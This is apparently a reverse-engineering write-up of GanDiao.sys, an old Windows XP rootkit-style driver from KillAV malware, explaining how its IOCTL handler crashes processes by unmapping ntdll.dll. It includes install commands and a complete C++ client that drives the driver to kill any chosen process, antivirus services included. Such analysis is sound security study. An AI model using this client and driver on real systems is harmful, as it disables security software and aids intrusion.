
GanDiao Malware Analysis



Luca D’Amico

https://www.lucadamico.dev

01-Apr-2025

Abstract

This is a technical analysis of GanDiao.sys, a Windows XP-era rootkit-style kernel driver, likely developed by a Chinese hacking group during the mid-to-late 2000s. It was used in multiple malware campaigns.

Though mostly forgotten, this small yet interesting kernel-mode driver was designed to allow user-mode processes to terminate other processes, even those protected by the system.

In fact, the Chinese term “GanDiao” means “Get rid of” or “Kill it”.

We will reverse engineer this driver, understanding its inner workings and then, using a sacrificial XP VM, we will write a userland application capable of using it to kill other processes.

This documentation serves as both an educational breakdown and a tribute to the fine art of malware archaeology.

Environment, methodologies and tools used

To carry out this analysis, a Windows XP SP3 virtual machine was used.

Since this driver is unsigned (obviously), it will work only in Windows XP. Starting from Windows Vista, only drivers with a valid signature will be accepted.

No antivirus of any kind has been installed in the virtual machine.

The following tools were used during the analysis:

- IDA Free for disassembly
- Visual C++ 6.0 for building the userland tool
- Windows XP SP3 VM (4GB RAM)
- Sysinternals DbgView (for DbgPrint() logs)
- ProcessHacker to retrieve target PIDs

Binary information

Binary name	GanDiao.sys
File size	2 KB
SHA-256	c9a3fc3f4619ba2f74fd71b9586a20de4f5e45626ae07e8b9d8fe0f60b8fdc57
Language detected	C (VS2002)
Type	Kernel-mode malware tool
Purpose	Kill any user-mode processes via a kernel-mode call, bypassing standard access protections
TimeDateStamp	49b3e7ef (2009-03-08 16:44:47)
VirusTotal URL	https://www.virustotal.com/gui/file/c9a3fc3f4619ba2f74fd71b9586a20de4f5e45626ae07e8b9d8fe0f60b8fdc57
Virus Total popular threat name	trojan.tedy/rootkit

Important note: GanDiao.sys was used by various malware families. This exact version was extracted from KillAV trojan (trojan.crifi/killav, sha256: 50768026ef819d3f725e732f8389ae3591c3a4cf68bba576ed03026531a6e9aa). In this trojan, GanDiao.sys is driven using kk.dll (sha256: 97881cd4381b5b23b53a278a15a120bd498dd5ef51d5674a6d42b1229a7f9dd1). We will also disassemble this dll to get the DeviceIoControl function that we will use as a reference for building our userland tool.

Driver analysis

Let’s open GanDiao.sys in IDA Free.

In this driver there are only a few functions:

Function name	Segm
sub_10308	.text
sub_10367	.text
sub_103A4	.text
sub_103DB	.text
DriverEntry	**.text**
MmUnmapViewOfSection	.text
DbgPrint	**.text**


The last three functions are already identified:

- **DriverEntry:** the entry point of the driver (it is basically the main function of Windows drivers). It initializes a virtual device and creates a symbolic link.
- **MmUnmapViewOfSection:** this function removes a memory-mapped view of a section (such as a file or shared memory) that was previously mapped into a process’s virtual address space. This is its signature:

```
NTSTATUS MmUnmapViewOfSection(
  PEPROCESS Process,
  PVOID BaseAddress
);
```

- **DbgPrint:** this function is used to print debug strings (it like printf, but in kernel mode)

Here is a screenshot of the DriverEntry disassembly:




Nothing really fancies here, just a regular driver initialization using IoCreateDevice (word_1043E = “Device\GanDiao”) and IoCreateSymbolicLink (word_1045E = “DosDevices\GanDiao”) functions.

All the standard dispatch routines (IRP_MJ_CREATE, IRP_MJ_CLOSE, IRP_MJ_READ, IRP_MJ_WRITE) are registered to sub_103A4 which is a dummy function that simply calls IofCompleteRequest and returns. But IRP_MJ_DEVICE_CONTROL is registered to sub_103DB: this is the IRP handler that the driver uses to receive commands from the userland application!

Here is a disassembly of this function:

This is where things are getting interesting, and for some reasons the original author left some DbgPrint. We can easily assume that if the check against EBX (i.e., if EBX is equal to 0x88888888) is successful, the function sub_10308 will be called passing an argument.

Let's disassemble this function:



BINGO! This is where the actual magic happens: the value passed to this function is the PID of the target process. This PID is used in PsLookupProcessByProcessId and if successful, then a call to MmUnmapViewOfSection is performed like so:

MmUnmapViewOfSection(PID, 0x7C920000)

0x7C920000 is the base address of ntdll.dll! So, the driver is trying to unmap ntdll.dll from the target process, causing it to become unstable and crash upon the next syscall!

This is exactly how this driver manages to make target applications crash! Processes like notepad.exe, explorer.exe, and even AV services were successfully taken down.

The last missing bit to figure out is how to communicate with GanDiao using the magic IOCTL value 0x88888888 we discovered.

To easily figure this out, we can quickly disassemble kk.dll (that is part of the malware that contained GanDiao) and look for a call to DeviceIoControl.

Here it is:

```
lea     ecx, [ebp+BytesReturned]
push    ebx                     ; lpOverlapped
push    ecx                     ; lpBytesReturned
push    ebx                     ; nOutBufferSize
push    ebx                     ; lpOutBuffer
lea     ecx, [ebp+pe.th32ProcessID]
push    4                       ; nInBufferSize
push    ecx                     ; lpInBuffer
push    88888888h               ; dwIoControlCode
push    eax                     ; hDevice
call    ds:DeviceIoControl
jmp     short loc_10001988
```

So, the correct way to interact with the driver is:

```
DeviceIoControl(hDevice,
  0x88888888,         // Magic IOCTL code
  &pid,               // DWORD containing target PID to kill
  sizeof(DWORD),
  NULL,
  0,
  &bytesReturned,
  NULL);
```

We now know everything we need to use GanDiao!

Using GanDiao!

We will now install GanDiao.sys in a Windows XP VM and write a small application to interact with it and use it to kill some processes.

Let's copy GanDiao.sys to the desktop (in our VM), then open a cmd.exe and run:

```
sc create GanDiao type= kernel binPath= "C:\Documents and Settings\Administrator\Desktop\GanDiao.sys"
sc start GanDiao
```

We can verify that the driver is active using Process Hacker:

I used VC++ 6.0 to compile our small application that will communicate with the driver:

```
#include <windows.h>
#include <iostream>


#define DEVICE_NAME "\\\\.\\GanDiao"
#define IOCTL_KILL_PID 0x88888888

int main(int argc, char* argv[]) {

    int targetPid = 0;

    std::cout << "Insert PID to kill: ";
    std::cin >> targetPid;

    DWORD pid = (DWORD)targetPid;

    HANDLE hDevice = CreateFileA(
        DEVICE_NAME,
        GENERIC_READ | GENERIC_WRITE,
        0,
        NULL,
        OPEN_EXISTING,
        FILE_ATTRIBUTE_NORMAL,
        NULL
    );

    if (hDevice == INVALID_HANDLE_VALUE) {
        std::cerr << "[-] Failed to open handle to driver. Error: " << GetLastError() << std::endl;
        return 1;
    }

    DWORD bytesReturned = 0;

    BOOL success = DeviceIoControl(
        hDevice,
        IOCTL_KILL_PID,     // 0x88888888
        &pid,
        sizeof(DWORD),
        NULL,
        0,
        &bytesReturned,
        NULL
    );

    if (!success) {
        std::cerr << "[-] DeviceIoControl failed. Error: " << GetLastError() << std::endl;
    } else {
        std::cout << "[+] Sent PID " << pid << " to GanDiao.sys via DeviceIoControl!" << std::endl;
    }

    CloseHandle(hDevice);
    return 0;
}
```

We are ready! launch the app, insert a PID and BOOM: the target program will crash almost instantly!

Conclusion

GanDiao.sys is a beautifully minimal kernel-mode attack tool designed for one simple goal: kill protected processes from userland. Although old, it teaches us something about Windows XP internals, kernel-user communication, and how even small drivers can pack powerful capabilities.

This adventure was about more than crashing processes. It was a dive into legacy malware engineering, and a reminder that old code still has stories to tell.

Shoutout to all reverse engineers keeping the flame alive :)

For more technical papers, please visit my website:
https://www.lucadamico.dev